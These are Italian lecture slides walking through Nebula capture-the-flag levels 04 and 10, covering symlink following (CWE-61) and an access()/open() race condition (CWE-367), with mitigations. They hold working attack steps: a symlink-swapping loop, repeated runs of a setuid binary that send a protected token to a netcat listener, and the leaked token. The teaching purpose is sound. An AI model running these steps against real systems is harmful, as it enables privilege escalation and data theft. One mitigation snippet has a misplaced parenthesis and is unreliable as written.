


Perché funziona?


- Il controllo effettuato da `strstr` viene bypassato perchè l'argomento passato è diverso da token
- Grazie al bit SETUID acceso la `open()` in `level04.c` viene eseguita con i privilegi dell'utente `flag04`
 - Quindi chi tenta di aprire il file corrisponde al proprietario, cioè `flag04`



Aggiornamento dell'albero di attacco



Aggiornamento dell'albero di attacco




Sfida vinta?

- Siamo riusciti a leggere il file **token**
- Tuttavia non abbiamo ancora eseguito `/bin/getflag` come utente `flag04`
- Cosa rappresenta il contenuto del `token`?
 - Potrebbe essere la **password** di `flag04`



Un ultimo passo...

Login come utente flag04



```
nebula login: flag04
Password:
Welcome to Ubuntu 11.10 (GNU/Linux 3.0.0-12-generic i686)

 * Documentation:  https://help.ubuntu.com/
New release '12.04 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

flag04@nebula:~$ /bin/getflag
You have successfully executed getflag on a target account
flag04@nebula:~$
```



Sfida vinta!



La vulnerabilità in Level04

- La vulnerabilità presente in `level04.c` si verifica solo se tre diverse **debolezze** sono presenti e sfruttate contemporaneamente
- Le prime due debolezze sono già note
 - Assegnazione di privilegi non minimi al file binario
 - Utilizzo di una versione di BASH che non effettua l'abbassamento dei privilegi
- La terza debolezza coinvolta è nuova
 - Che CWE ID ha?



Debolezza #3

- In Unix è possibile accedere ad un file per cui non si hanno i permessi **creando un link simbolico** che punti ad esso
- CWE di riferimento: **CWE-61**
Unix Symbolic link (Symlink) Following
<https://cwe.mitre.org/data/definitions/61.html>



CWE-61

CWE-61: UNIX Symbolic Link (Symlink) Following

Weakness ID: 61

Abstraction: Compound

Structure: Composite






Status: Incomplete

Presentation Filter: Basic

Description

The software, when opening a file or directory, does not sufficiently account for when the file is a symbolic link that resolves to a target outside of the intended control sphere. This could allow an attacker to cause the software to operate on unauthorized files.

Composite Components

Nature	Type	ID	Name
Requires		362	Concurrent Execution using Shared Resource with Improper Synchronization ('Race Condition')
Requires		340	Predictability Problems
Requires		216	Containment Errors (Container Errors)
Requires		386	Symbolic Name not Mapping to Correct Object
Requires		732	Incorrect Permission Assignment for Critical Resource

Extended Description

A software system that allows UNIX symbolic links (symlink) as part of paths whether in internal code or through user input can allow an attacker to spoof the symbolic link and traverse the file system to unintended locations or access arbitrary files. The symbolic link can permit an attacker to read/write/corrupt a file that they originally did not have permissions to access.



Mitigare le debolezze

- Come nella sfida precedente è possibile mitigare le prime due debolezze
- Come mitigare la terza debolezza?



Mitigazione #1

- La contromisura più ovvia consiste nel non salvare le credenziali di accesso di flag04 nel file token
- I dati sensibili non vanno **mai** memorizzati in chiaro!



Mitigazione #2

- Modifichiamo `level04.c` inserendo all'interno del codice sorgente la seguente stringa:

```
fd = open(argv[1], O_RDONLY | O_NOFOLLOW);
```
- All'esecuzione del nuovo binario `flag04_mitigated` con argomento il symlink **key** si ha il messaggio di errore

```
flag04_mitigated: Unable to open key:  
Too many levels of symbolic links
```



Mitigazione #3

- Usiamo la funzione **readlink** per controllare se il parametro passato contiene un symlink

```
level04@nebula: ~  
Linux Programmer's Manual  
READLINK(2)  
NAME  
    readlink - read value of a symbolic link  
SYNOPSIS  
    #include <unistd.h>  
  
    ssize_t readlink(const char *path, char *buf, size_t bufsiz);  
  
    Feature Test Macro Requirements for glibc (see feature_test_macros(7)):  
  
    readlink():  
        _BSD_SOURCE || _XOPEN_SOURCE >= 500 || _XOPEN_SOURCE && _XOPEN_SOURCE_EXTENDED ||  
        _POSIX_C_SOURCE >= 200112L  
DESCRIPTION  
    readlink() places the contents of the symbolic link path in the buffer buf, which has size bufsiz. readlink() does not append a null byte to buf. It will truncate the contents (to a length of bufsiz characters), in case the buffer is too small to hold all of the contents.  
RETURN VALUE  
    On success, readlink() returns the number of bytes placed in buf. On error, -1 is returned and errno is set to indicate the error.
```



Mitigazione #3

- Modifichiamo `level04.c` inserendo all'interno del codice sorgente il seguente frammento:

```
if(readlink(argv[1],buf,sizeof(buf) > 0){  
    printf("Sorry. Symbolic links not allowed!\n");  
    exit(EXIT_FAILURE);  
}
```

- All'esecuzione del nuovo binario `flag04_readlink` con argomento il symlink **key** si ha il messaggio di errore

Sorry. Symbolic links not allowed!



Level 10

- "The setuid binary at `/home/flag10/flag10` will upload any file given, as long as it meets the requirements of the *access()* system call.."
- Il programma sorgente si chiama `level10.c` e il suo eseguibile ha il seguente percorso:
`/home/flag10/flag10`



Analisi delle directory

- Vediamo quali home directory sono a disposizione dell'utente level10

```
ls /home/level*
ls /home/flag*
```
- L'utente level10 può accedere solamente alle directory

```
/home/level10
/home/flag10
```



Level 10

- Innanzitutto, vediamo il contenuto della cartella /home/flag10 con il comando `ls -la`

```
level10@nebula:/home/flag10$ ls -la
total 14
drwxr-x--- 2 flag10 level10  93 2011-11-20 21:22 .
drwxr-xr-x 1 root    root    80 2012-08-27 07:18 ..
-rw-r--r-- 1 flag10 flag10  220 2011-05-18 02:54 .bash_logout
-rw-r--r-- 1 flag10 flag10 3353 2011-05-18 02:54 .bashrc
-rwsr-x--- 1 flag10 level10 7743 2011-11-20 21:22 flag10
-rw-r--r-- 1 flag10 flag10  675 2011-05-18 02:54 .profile
-rw----- 1 flag10 flag10   37 2011-11-20 21:22 token
level10@nebula:/home/flag10$ _
```

- Il file `token` è di proprietà dell'utente `flag10` ed è leggibile e scrivibile solo da lui
- Quindi l'attaccante (utente `level10`) **non ha accesso in lettura** al file `token`



Level 10

- La cartella /home/flag10 contiene anche un eseguibile **flag10**

```
level10@nebula:/home/flag10$ ls -la
total 14
drwxr-x--- 2 flag10 level10  93 2011-11-20 21:22 .
drwxr-xr-x 1 root    root    80 2012-08-27 07:18 ..
-rw-r--r-- 1 flag10 flag10  220 2011-05-18 02:54 .bash_logout
-rw-r--r-- 1 flag10 flag10 3353 2011-05-18 02:54 .bashrc
-rwsr-x--- 1 flag10 level10 7743 2011-11-20 21:22 flag10
-rw-r--r-- 1 flag10 flag10  675 2011-05-18 02:54 .profile
-rw----- 1 flag10 flag10   37 2011-11-20 21:22 token
level10@nebula:/home/flag10$ _
```

- Il file è di proprietà dell'utente flag10 ed è eseguibile anche da level10
- Inoltre, ha il bit **SETUID** acceso



Capture the Flag!

Obiettivi della sfida

- Lettura del token (password dell'utente `flag10`), in assenza dei permessi per farlo
- Autenticazione come utente `flag10`
- Esecuzione del programma `/bin/getflag` come utente `flag10`



Level 10

- Proviamo a mandare in esecuzione il binario `flag10` con il comando `./flag10`
- Viene stampato a video un messaggio di errore
 - Il programma si aspetta il nome di un file e di un host
 - **Idea:** usare token come file di input



Level 10

- Proviamo a mandare il file **token** all'host locale

```
./flag10 token 127.0.0.1
```

```
level10@nebula:/home/flag10$ ./flag10 token 127.0.0.1  
you don't have access to token  
level10@nebula:/home/flag10$
```

Non abbiamo i permessi per accedere a token

- Dobbiamo dare uno sguardo al file **level10.c**



Level 10

level10.c

...

```
int main(int argc, char **argv){
```

```
    char *file;
```

```
    char *host;
```

```
    if(argc < 3) {
```

```
        printf("%s file host\n\tsends file to host if you have  
        access to it\n", argv[0]);
```

```
        exit(1);
```

```
    }
```

```
    file = argv[1];
```

```
    host = argv[2];
```

Se il numero di argomenti è
minore di 3, il programma
termina

Il primo parametro è il nome del file;
Il secondo è il nome dell'host



Level 10

```
if(access(argv[1], R_OK) == 0) {
```

```
    int fd;
```

```
    int ffd;
```

```
    int rc;
```

```
    struct sockaddr_in sin;
```

```
    char buffer[4096];
```

```
    printf("Connecting to %s:18211 .. ", host);
```

```
    ...
```

```
} else {
```

```
    printf("You don't have access to %s\n", file);
```

```
}
```

```
}
```

Controlla se il file è accessibile in lettura, altrimenti stampa un messaggio di errore

Se il file ha i permessi in lettura, viene stampato questo messaggio



Level 10

- Creiamo un **finto token** in /tmp

```
level10@nebula:/home/flag10$ touch /tmp/tokenfinto
level10@nebula:/home/flag10$ echo "...Testing..." >/tmp/tokenfinto
level10@nebula:/home/flag10$ cat /tmp/tokenfinto
...Testing...
level10@nebula:/home/flag10$ _
```

- Cambiamo i permessi di tokenfinto

```
level10@nebula:/home/flag10$ cd /tmp/
level10@nebula:/tmp$ chmod 777 tokenfinto
level10@nebula:/tmp$
```



Level 10

- Usiamo una **seconda macchina Linux** come host
 - Individuare l'IP della macchina

```
mpi@ubuntu:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 1000
    link/ether 00:0c:29:6e:77:12 brd ff:ff:ff:ff:ff:ff
    inet 192.168.239.130/24 brd 192.168.239.255 scope global dynamic ens33
        valid_lft 1105sec preferred_lft 1105sec
    inet6 fe80::f171:f0d9:47fb:e77a/64 scope link
        valid_lft forever preferred_lft forever
```

- Mettiamo la macchina in ascolto sulla porta **18211** con il comando **nc -lvnp 18211**

```
mpi@ubuntu:~$ nc -lvnp 18211
Listening on [0.0.0.0] (family 0, port 18211)
```



Level 10

- Proviamo ad eseguire `flag10` passandogli il nuovo file creato

```
level10@nebula:/home/flag10$ ./flag10 /tmp/tokenfinto 192.168.239.130
Connecting to 192.168.239.130:18211 .. Connected!
Sending file .. wrote file!
level10@nebula:/home/flag10$ _
```

- Risultato ottenuto sulla seconda macchina

```
mpi@ubuntu:~$ nc -lvnp 18211
Listening on [0.0.0.0] (family 0, port 18211)
Connection from 192.168.239.1 50393 received!
.o0 0o.
...Testing...
```

Il file viene inviato alla seconda macchina!



Level 10

- L'invio alla seconda macchina è andato a buon fine perchè avevamo accesso al file
- Chi controlla l'accesso al file?



Level 10

level10.c

```
if(access(argv[1], R_OK) == 0) {
```

```
    ...
```

```
} else {
```

```
    printf("You don't have access to %s\n", file);
```

```
}
```

```
}
```

Controlla se il file è accessibile in lettura,
altrimenti stampa un messaggio di errore

- Come possiamo aggirare la restrizione?
 - **Idea:** Stessa strategia usata in Level04 per aggirare la restrizione della funzione **open**
 - **Proviamo a usare un link simbolico**



Level 10

- Nella nostra home, creiamo un soft link `flag` che punti al file `token`

```
ln -s /home/flag10/token flag
```

e poi visualizziamo il contenuto della cartella

- Il softlink è visualizzato in `celestino` e la riga dei permessi inizia con "l" (link)



Level 10

- Proviamo ad eseguire `flag10` passandogli come nome del file il soft link che abbiamo creato

`./flag10 /home/level10/flag IPADDRESS`

- Otteniamo ancora un messaggio di errore
 - L'uso del soft link non ha risolto il problema!
 - Continuiamo ad indagare: leggiamo la documentazione della funzione `access`



Level 10

man access

```
ACCESS(2)                                Linux Programmer's Manual                                ACCESS(2)

NAME
    access - check real user's permissions for a file

SYNOPSIS
    #include <unistd.h>

    int access(const char *pathname, int mode);

DESCRIPTION
    access() checks whether the calling process can access the file pathname. If pathname is a symbolic link, it is dereferenced.

    The mode specifies the accessibility check(s) to be performed, and is either the value F_OK, or a mask consisting of the bitwise OR of one or more of R_OK, W_OK, and X_OK. F_OK tests for the existence of the file. R_OK, W_OK, and X_OK test whether the file exists and grants read, write, and execute permissions, respectively.
```

Se il `pathname` è un link simbolico, viene effettuato il controllo al file a cui punta



Level 10

man access

The check is done using the calling process's **real** UID and GID, rather than the effective IDs as is done when actually attempting an operation (e.g., `open(2)`) on the file. This allows set-user-ID programs to easily determine the invoking user's authority.

If the calling process is privileged (i.e., its **real** UID is zero), then an `X_OK` check is successful for a regular file if execute permission is enabled for any of the file owner, group, or other.

**Il controllo viene effettuato sull'UID
REALE, non su quello EFFETTIVO**



Level 10

- Leggendo la sezione NOTES del manuale relativo ad `access()` scopriamo una cosa interessante:

"Using `access()` to check if a user is authorized to open a file before actually doing so using `open()` creates a security hole, because the user might exploit the short time interval between checking and opening the file to manipulate it."



RACE CONDITION



Level 10

- Leggendo il sorgente, notiamo che c'è effettivamente un intervallo tra il controllo dei permessi con `access()` e l'apertura del file con `open()`

```
if(access(argv[1], R_OK) == 0) {
```

```
...
```

```
    ffd = open(file, O_RDONLY);
```

```
    if(ffd == -1) {
```

```
        printf("Damn. Unable to open file\n");
```

```
        exit(EXIT_FAILURE);
```

```
    }
```

INTERVALLO TEMPORALE



Level 10

- Proviamo a sfruttare questo intervallo
 - Creiamo un file temporaneo che ci faccia superare il controllo della `access()` e poi...
 - Sostituiamo il file da leggere con un link simbolico che punta al file `token` prima della `open()`



Level 10

- Creiamo un soft link al file `tokenfinto`

```
ln -s /tmp/tokenfinto /home/level10/flag
```

- Il soft link ci fa superare il controllo della `access`, perchè abbiamo accesso al file puntato



Level 10

- Una volta superato il controllo della **access**, creiamo un soft link al file **token**

```
ln -sf /home/flag10/token /home/level10/flag
```

- Il soft link ci fa superare il controllo della **open**, come in Level04




Level 10

- I due soft link hanno lo stesso nome ma puntano a due risorse differenti
 - Alla prima abbiamo accesso, alla seconda no
 - Nota: l'opzione **-f** sovrascrive il softlink, se già esiste

E' come se stessimo scambiando il puntatore al file da aprire



Level 10



Level 10

- Una singola esecuzione dell'attacco suggerito non è sufficiente
 - Potremmo non individuare il momento giusto per lo scambio del file tra la `access()` e la `open()`
- Servono più esecuzioni del programma per far sì che il soft link, all'apertura della `open()`, punti al file `token`
 - Possiamo usare l'istruzione BASH `while true` per creare un ciclo infinito
 - Mettiamo il processo in background con `&`



Level 10

- Per ottenere uno scambio continuo di puntatori

```
while true;  
do  
    ln -sf /tmp/tokenfinto /home/level10/flag;  
    ln -sf /home/flag10/token /home/level10/flag;  
done &
```

```
level10@nebula:/tmp$ while true; do ln -sf /tmp/tokenfinto flag ; ln -sf /home/f  
lag10/token flag ; done &
```



Level 10

➤ Creiamo un ciclo infinito di esecuzione di flag10

```
while true;  
do  
/home/flag10/flag10 /home/level10/flag IPAddress;  
done
```

```
Sending file .. wrote file!  
Connecting to 192.168.239.130:18211 .. Connected!  
Sending file .. wrote file!  
Connecting to 192.168.239.130:18211 .. Connected!  
Sending file .. wrote file!  
You don't have access to /tmp/flag  
Connecting to 192.168.239.130:18211 .. Connected!  
Sending file .. wrote file!  
Connecting to 192.168.239.130:18211 .. Connected!  
Sending file .. wrote file!  
You don't have access to /tmp/flag  
Connecting to 192.168.239.130:18211 .. Connected!  
Sending file .. wrote file!  
You don't have access to /tmp/flag  
Connecting to 192.168.239.130:18211 .. Connected!  
Sending file .. wrote file!  
Connecting to 192.168.239.130:18211 .. Connected!  
Sending file .. wrote file!  
You don't have access to /tmp/flag  
Connecting to 192.168.239.130:18211 .. Connected!  
Sending file .. wrote file!  
Connecting to 192.168.239.130:18211 .. Connected!  
Sending file .. wrote file!  
^C  
level10@nebula:/tmp$ _
```

```
615a2ce1-b2b5-4c76-8eed-8aa5c4015c27  
.00 00.  
615a2ce1-b2b5-4c76-8eed-8aa5c4015c27  
.00 00.  
615a2ce1-b2b5-4c76-8eed-8aa5c4015c27  
.00 00.  
615a2ce1-b2b5-4c76-8eed-8aa5c4015c27  
.00 00.  
...Testing...  
.00 00.  
615a2ce1-b2b5-4c76-8eed-8aa5c4015c27  
.00 00.  
615a2ce1-b2b5-4c76-8eed-8aa5c4015c27  
.00 00.  
615a2ce1-b2b5-4c76-8eed-8aa5c4015c27  
.00 00.  
615a2ce1-b2b5-4c76-8eed-8aa5c4015c27  
.00 00.  
615a2ce1-b2b5-4c76-8eed-8aa5c4015c27  
.00 00.
```



Sfida vinta?


- Siamo riusciti a leggere il file **token**
- Tuttavia non abbiamo ancora eseguito `/bin/getflag` come utente `flag10`
- Cosa rappresenta il contenuto del `token`?
 - Potrebbe essere la **password** di `flag10`



Un ultimo passo...

Login come utente flag10

```
For level descriptions, please see the above URL.  
  
To log in, use the username of "levelXX" and password "levelXX", where  
XX is the level number.  
  
Currently there are 20 levels (00 - 19).  
  
flag10@localhost's password:  
Welcome to Ubuntu 11.10 (GNU/Linux 3.0.0-12-generic i686)  
  
 * Documentation:  https://help.ubuntu.com/  
New release '12.04 LTS' available.  
Run 'do-release-upgrade' to upgrade to it.  
  
flag10@nebula:~$ ls  
flag10 token  
flag10@nebula:~$ getflag  
You have successfully executed getflag on a target account  
flag10@nebula:~$
```



Sfida vinta!



La vulnerabilità in Level10

- La vulnerabilità presente in `level10.c` si verifica solo se tre diverse **debolezze** sono presenti e sfruttate contemporaneamente
- Le prime due debolezze sono già note
 - Assegnazione di privilegi non minimi al file binario
 - Utilizzo di una versione di BASH che non effettua l'abbassamento dei privilegi
- La terza debolezza coinvolta è nuova
 - Che CWE ID ha?



Level 10

➤ Debolezza #3

- L'utilizzo della funzione `access()` seguito da una `open()` comporta un buco di sicurezza (race condition)
- CWE di riferimento: **CWE-367**
Time-of-check Time-of-use (TOCTOU) Race Condition
- <https://cwe.mitre.org/data/definitions/367.html>

TOC/TOU
(RACE CONDITION)



Mitigazione #1

- Spegnerne il bit **SETUID** e ripetere l'attacco

```
nebula login: nebula
Password:
Welcome to Ubuntu 11.10 (GNU/Linux 3.0.0-12-generic i686)

 * Documentation:  https://help.ubuntu.com/
New release '12.04 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

nebula@nebula:~$ sudo -i
root@nebula:~# chmod u-s /home/flag10/flag10
root@nebula:~# _
```

```
You don't have access to /home/level10/token
Connecting to 127.0.0.1:18211 .. Connection from 127.0.0.1 port 18211 [tcp/*] accepted
Connected!
Sending file .. wrote file!
Connecting to 127.0.0.1:18211 .. Unable to connect to host 127.0.0.1
Connecting to 127.0.0.1:18211 .. Connection from 127.0.0.1 port 18211 [tcp/*] accepted
Connected!
Sending file .. Damn. Unable to open file
Connecting to 127.0.0.1:18211 .. Unable to connect to host 127.0.0.1
You don't have access to /home/level10/token
Connecting to 127.0.0.1:18211 .. Connection from 127.0.0.1 port 18211 [tcp/*] accepted
Connected!
Sending file .. Damn. Unable to open file
Connecting to 127.0.0.1:18211 .. Connected!
Sending file .. Damn. Unable to open file
Connection from 127.0.0.1 port 18211 [tcp/*] accepted
Connecting to 127.0.0.1:18211 .. Unable to connect to host 127.0.0.1
You don't have access to /home/level10/token
Connecting to 127.0.0.1:18211 .. ^CConnection from 127.0.0.1 port 18211 [tcp/*] accepted
level10@nebula:/home/flag10$ _
```



Mitigazione #3

Il sito della CWE consiglia le seguenti strategie per risolvere il bug TOCTOU:

▼ Potenziali mitigazioni

Fase: implementazione

Il consiglio più semplice per le vulnerabilità di TOCTOU è di non eseguire un controllo prima dell'uso. Ciò non risolve il problema di fondo dell'esecuzione di una funzione su una risorsa di cui non è possibile garantire lo stato e l'identità, ma aiuta a limitare il falso senso di sicurezza dato dal controllo.

Fase: implementazione

Quando il file da modificare è di proprietà dell'utente e del gruppo correnti, impostare il gid e l'uid effettivi su quelli dell'utente e del gruppo correnti quando si esegue questa istruzione.

Fase: architettura e design

Limita l'interleaving delle operazioni sui file da più processi.

Fasi: implementazione; Architettura e Design

Se non è possibile eseguire operazioni in modo atomico ed è necessario condividere l'accesso alla risorsa tra più processi o thread, provare a limitare la quantità di tempo (cicli della CPU) tra il controllo e l'utilizzo della risorsa. Ciò non risolverà il problema, ma potrebbe rendere più difficile la riuscita di un attacco.

